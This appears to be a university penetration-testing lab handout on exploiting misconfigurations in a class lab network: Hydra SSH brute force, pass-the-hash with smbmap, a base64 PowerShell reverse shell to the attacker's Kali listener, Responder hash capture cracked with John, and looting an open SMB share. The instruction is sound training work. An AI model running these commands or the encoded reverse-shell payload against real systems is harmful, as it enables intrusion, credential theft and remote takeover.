Lab04 - Misconfigurations and Vulnerabilities

Introduction

In Lab03, we specifically used CVEs to exploit vulnerabilities in services, operating systems, and applications. In reality, the odds of finding a severe vulnerability like EternalBlue on a corporate network have greatly diminished over time. One would hope that system administrators are watching CVEs and patching their systems. In this lab, we will cover tools and methods to demonstrate how we can compromise a target when it is not inherently vulnerable.

Brute Force Logins

- Poor Password Choice

Passwords are probably the most popular method for websites and systems to authenticate subjects. Unfortunately, many users choose poor passwords. If systems do not enforce strict password requirements, there will undoubtedly be users selecting "password" as their password. While it may sound silly, weak passwords and password reuse are among the most effective vectors to attack.

"Hydra" is a great tool that can brute force lots of protocols, such as HTTP, FTP, SMB, and SSH. In Lab03, you listed the contents of `/etc/shadow` from your attack on `x.x.x.123`. From that, you saw that user "`santana`" exists on that box.

1. There is a password list located at `/usr/share/wordlists/` called `rockyou.txt.gz`. In order for the wordlist to work, it will need to be `rockyou.txt`. *Put your troubleshooting skills to work and make it happen!* TAs are here to help you troubleshoot, but you're expected to dig into it yourself first and then tell the TAs what you tried.
   (DO NOT just rename the file…that won't work.)
   Describe what you did to `rockyou.txt.gz` that changed it to `rockyou.txt`. If you ran a command, include the command and briefly explain why it worked.

2. **Perform a dictionary password attack with this command. Take a screenshot once you've found the password.**
   ```
   hydra -l santana -P /usr/share/wordlists/rockyou.txt ssh://x.x.x.123 -V
   ```

3. **Using SSH from your Kali VM, log into the user** `santana` **using the password you just found. Take a screenshot.** *(SAVE this password in your Obsidian notes. You will need it for next week)*

PassTheHash

- Password reuse
- No salting of passwords
- Reverse shells
- Remote code execution


As a means of remote management, Windows allows for users to start processes remotely via the `PsExec` program. An interesting "feature" of this program is that instead of sending the user's password over the wire, a hash of the password is sent instead. This prevents the plaintext password being sent across the network.

While this does stop the user's plaintext password from being intercepted, it means that hashes are used in place of the user's password. Additionally, because of the extreme backward compatibility of Windows systems, the very same hashing scheme, (NT)LM, that did not use salts in passwords, is enabled by default on modern Windows systems. So, if a user uses the same password on multiple systems (password reuse) and salts are not enabled, the hash capture on an outdated/vulnerable system can be used on current Windows systems (like Windows 10/11).

`SMBMap` is a great utility for enumerating and interacting with Windows File Shares. It also has the ability to execute commands on a remote system with a password or a password hash! Unfortunately, when kali updated, it updated to broken version of smbmap (v1.10.5). So you may have to remove and then install the most recent version (v1.10.7) if your vm is running v1.10.5.

First, verify the version of SMBMap on your VM using the following command:

```
smbmap -help
```



If your version matches the highlighted output in the previous step, proceed to step 9. If you do not have version v1.10.7, follow the instructions below.

1. Remove the existing version using apt.
   ```
   sudo apt remove smbmap -y
   ```

2. Update and install git and python3-pip.
   ```
   sudo apt update && sudo apt install -y git python3-pip
   ```

3. Be sure to be in root's `/root` directory.
   ```
   cd /root
   ```

4. Git the smbmap repository and change into the directory it creates
   ```
   git clone https://github.com/ShawnDEvans/smbmap.git
   cd smbmap
   ```

5. Now make a python virtual environment so that nothing will be broken with the python3 packages kali wants to use. This makes kali happy.
   ```
   sudo apt install python3-venv -y
   python3 -m venv smbmap-env
   source smbmap-env/bin/activate
   pip3 install --break-system-packages impacket pycryptodome
   psutil termcolor
   ```


6. You will set a symbolic link so that you can run smbmap from any location in your terminal without needing to type the full path. Think of it as a shortcut.
   ```
   cd ~/smbmap/smbmap
   sudo ln -s "$(pwd)/smbmap.py" /usr/local/bin/smbmap
   ```

7. Check the link was created correctly
   ```
   ls -l /usr/local/bin/smbmap
   ```

```
└─# ls -l /usr/local/bin/smbmap
lrwxrwxrwx 1 root root 29 Feb 18 17:37 /usr/local/bin/smbmap → /root/smbmap/smbmap/smbmap.py
```

8. Now that the most up-to-date version of smbmap is installed, return to your notes and copy the administrator hash from the hashdump you took last week (`/root/hashes`).

9. Use `smbmap` to execute a command on the target authenticated as the “Administrator”. This uses the Pass-The-Hash technique.
   `smbmap -H X.X.X.108 -u “[User]” -p “[Hash]” -x [Command]`




10. If your output is similar to the screenshot above, you just executed the `ipconfig` command on `X.X.X.108` remotely as an administrator. We call this “Remote Code Execution” or “Remote Command Execution”.

11. **Execute the `net users` command on `X.X.X.108`. Take a screenshot of successful execution.**


Unfortunately, using `smbmap` can be very slow. As you’ve just seen, a lot goes into each command. It is much faster to have an interactive prompt where you can interface with your

target directly. When you are interacting with your target, you can have either a bind shell or a reverse shell.

- Bind shell: when you (the attacker) connect *directly* to the victim.
    - This can be very difficult to do, as most firewalls block many incoming connections. It can also be harder to open up ports on the target, and may generate more incidents that sound the alarm of an attack happening.
- Reverse shell: when you (the attacker) make the victim connect *to you*.
    - This is much more stealthy and stands a greater chance of getting through a firewall. Generally, it is much less suspicious when a computer on an internal network initiates a connection with an external computer. As we discussed in 2300, outgoing connections are generally allowed on firewalls by default. Especially if the request is on port 80 or 443 coming from a workstation on the network because that traffic will blend in more.




12. Open a browser on your Kali VM and navigate to https://www.revshells.com:



Revshells.com generates the command you need to initiate reverse shells. There are many different ways you can initiate a reverse shell. With Revshells, you input an IP address + Port and it dynamically generates a variety of reverse shell one-liners that you can copy/paste.

13. Change the IP address to match the IP address of your Kali VM.

14. Change the listening port to 9000.




15. Back on your Kali terminal, open a shell tab with Ctrl + Shift + T or via File > New Tab. The command below starts a listener on port 9000, which will constantly listen for an incoming connection on port 9000. Run the command below to start a `netcat` listener on port 9000.
    `nc -lnvp 9000`

16. Return to revshells.com.

Because we are executing commands on a Windows computer, we can execute a powershell command that will initiate a connection from the target to our Kali machine. Powershell is a command line utility that comes with nearly every Windows operating system. It is used for scripting and automation, and can perform many administrative tasks. You might consider Powershell as somewhere in the middle of a Windows command prompt and a Linux bash shell.

17. Because this is a Windows machine, change the OS to “Windows”.

18. Because this is a Windows machine, we can also infer the target runs Powershell. From the left column, select the reverse shell called `Powershell #3 (Base64)`. Copy this command using your keyboard or the “copy” button in the lower right corner.



19. Time to execute our reverse shell. Open another shell tab as you did before.


20. Like below, use `smbmap` to execute your copied reverse shell command.

```
┌──(root㉿kali)-[~]
└─# smbmap -u "Administrator" -p "cc01954a4137d5d78b0ea5a7df135b03:565c3996932701fed3c38e70b7e98768" -H 79.61.216.108
-x "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0
AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIANwA5AC4ANgAxAC4AMgAxADYALgAyACIALAA5ADAAMAAwACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYw
BsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwA
JQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AH
QAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBw
AGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJA
BiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8A
dQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArAC
AAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBu
AGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdA
BlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMA
aAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="
```

21. Return to your `netcat` listener tab. Wait for the victim to initiate a connection to you.

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 9000
listening on [any] 9000 ...
connect to [79.61.216.2] from (UNKNOWN) [79.61.216.108] 54235
```

22. Once you see the connection to `X.X.X.2` from `X.X.X.108`, press enter.
    Congratulations, you now have a reverse shell!!
    You can execute any Powershell command on `X.X.X.2` via your reverse shell.




If this were a real attack, the attacker might download and install ransomware or try to move laterally through the network…and it all started from obtaining a user's hash.

23. **With your reverse shell, run the following command and take a screenshot of the entire output for your lab report.**
    `PS C:> **systeminfo**`

Responder

- Link Layer Multicast Namecast Resolution (LLMNR) poisoning

Responder is an incredibly powerful tool for taking advantage of insecure configurations of different windows services. The most common use of it is to catch Link Layer Multicast Namecast Resolution (LLMNR) packets on a local network. LLMNR is a form of DNS that Windows uses. If a Windows computer can't find the domain name of a fileserver or printer using DNS, it will use an LLMNR broadcast to send a message to all the computers on the local network. See below:



As seen above, Responder intercepts these LLMNR requests and replies to them pretending to be the desired service. As we know from earlier in the lab, Windows commonly authenticates to services (File Shares, Printers, etc) with hashes. If we can convince a computer we are a certain service, then that computer will send us the hashes we need for reverse shells.

1. Start Responder on your Kali VM. Copy the hash(es) you find into a file called `responder.txt`. It'll repeat indefinitely so kill it with CTRL+C once it starts repeating itself.
   Note that you may find multiple hashes for Shelly; save these in separate text files. They'll be useful for next week's lab.

   ```
   responder -I eth0
   ```

```
┌──(root㉿kali)-[~]
└─# cat responder.txt
Shelly::: ca0a5e1e9057959d:9D139521A1E72EB477BBFAD2ABD8DA15:0101000000000000 8053C131DE2AD9014CAFABCD50F232DE0000000002000
80055004B00370034000 1001E00570049004E002D00580054004E0042004800370038005800320038005000040034005700490 04E002D00580054004
E0042004800370038005800320038005 0002E0055004B00370034002E004C004F00430041004C0003001400550 04B00370034002E004C004F0043004
1004C000500140055004B00370034002E004C004F00430041004C00070008008053C131DE2AD901060004000200000008003000300000000000000000
0000000003000009 4212D2D9D93D3FA21210F80EB98612DC9103D2F51F88B50577328735E0F681F0A001000000000000000000000000000000000000000
900140063006900660073002F00660069006C006500730000000000000000000000000
```

2. We can crack these hashes using “John the Ripper” and a supplied wordlist like `rockyou.txt` from earlier in the lab.
   `john responder.txt --wordlist=/usr/share/wordlists/rockyou.txt`


3. **Show Shelly’s plaintext password(s) from the output of the John command.**
   SAVE this for Lab06!

Public File Shares

- SMB Misconfiguration

File sharing is one of the most commonly used OS features. In Windows, file sharing is done with a protocol called SMB, which may sound familiar from a previous lab. Unfortunately, poorly configured permissions on a file share can lead to a compromise. The same methodology applies to Linux’s NFS (Network File Sharing).

1. Use `smbclient` to list all of the SMB file shares on `X.X.X.111`.
   `smbclient -L X.X.X.111`



2. In penetration tests and red team operations, it’s important to try to keep an eye out for abnormalities. `JoshFolder` is not a default file share, and therefore this folder stands out.

3. Use `smbmap` to view the permissions of the file shares with a non-existing user.
   `smbmap -H X.X.X.111 -u “x” -p “x”`

```
┌──(smbmap-env)─(root㉿kali)-[~/smbmap/smbmap]
└─# smbmap -H 163.88.94.111 -u "x" -p "x"

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 163.88.94.111:445       Name: 163.88.94.111             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        JoshFolder                                              READ, WRITE
        Users                                                   READ ONLY
[*] Closed 1 connections
```

4. As we can see, all users have the ability to read `IPC$`, `JoshFolder`, and `Users`. Let's look around with `smbclient` and connect to these shares. We could find sensitive data that would allow us to login to an account.

5. Try connecting to the `JoshFolder` file share.
   `smbclient //X.X.X.111/JoshFolder`


```
┌──(root㉿kali)-[~]
└─# smbclient //79.61.216.111/JoshFolder
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Wed Jan 18 08:49:00 2023
  ..                                  DR        0  Wed Jan 18 08:49:00 2023
  AddToKeepass.txt                     A      110  Thu Sep  8 13:52:19 2022
  desktop.ini                        AHS       46  Thu Sep  8 13:57:31 2022
  KeePass 2.lnk                        A      951  Thu Sep  8 13:45:57 2022

                12437759 blocks of size 4096. 8489513 blocks available
smb: \>
```

6. Do some enumerating and look for anything suspicious. If you need help, run the `help` command to get a list of commands you can run.
   (Hint: you can read files with the `more` ***command)***
   You should be able to find some passwords located on this share left there accidentally by Joshua.

7. Verify that you found Joshua's password by logging into his account.
   SAVE this password for Lab06!
   `rdesktop -u "[Username]" -p "[Password]" X.X.X.111`

8. **Take a screenshot of the RDP session** *(include the* `rdesktop - x.x.x.111` *heading).*



9. **Do some research on the internet. What happens if you RDP into this machine while the user Joshua is actively using the computer?**

10. **When would we want to use `smbmap` w/ Pass the Hash over using RDP to connect to a machine?**

Web Vulnerabilities 1

- Web Application Auditing
- Insecure Interaction
- Reverse Shell
- Gaining Interactive Shell

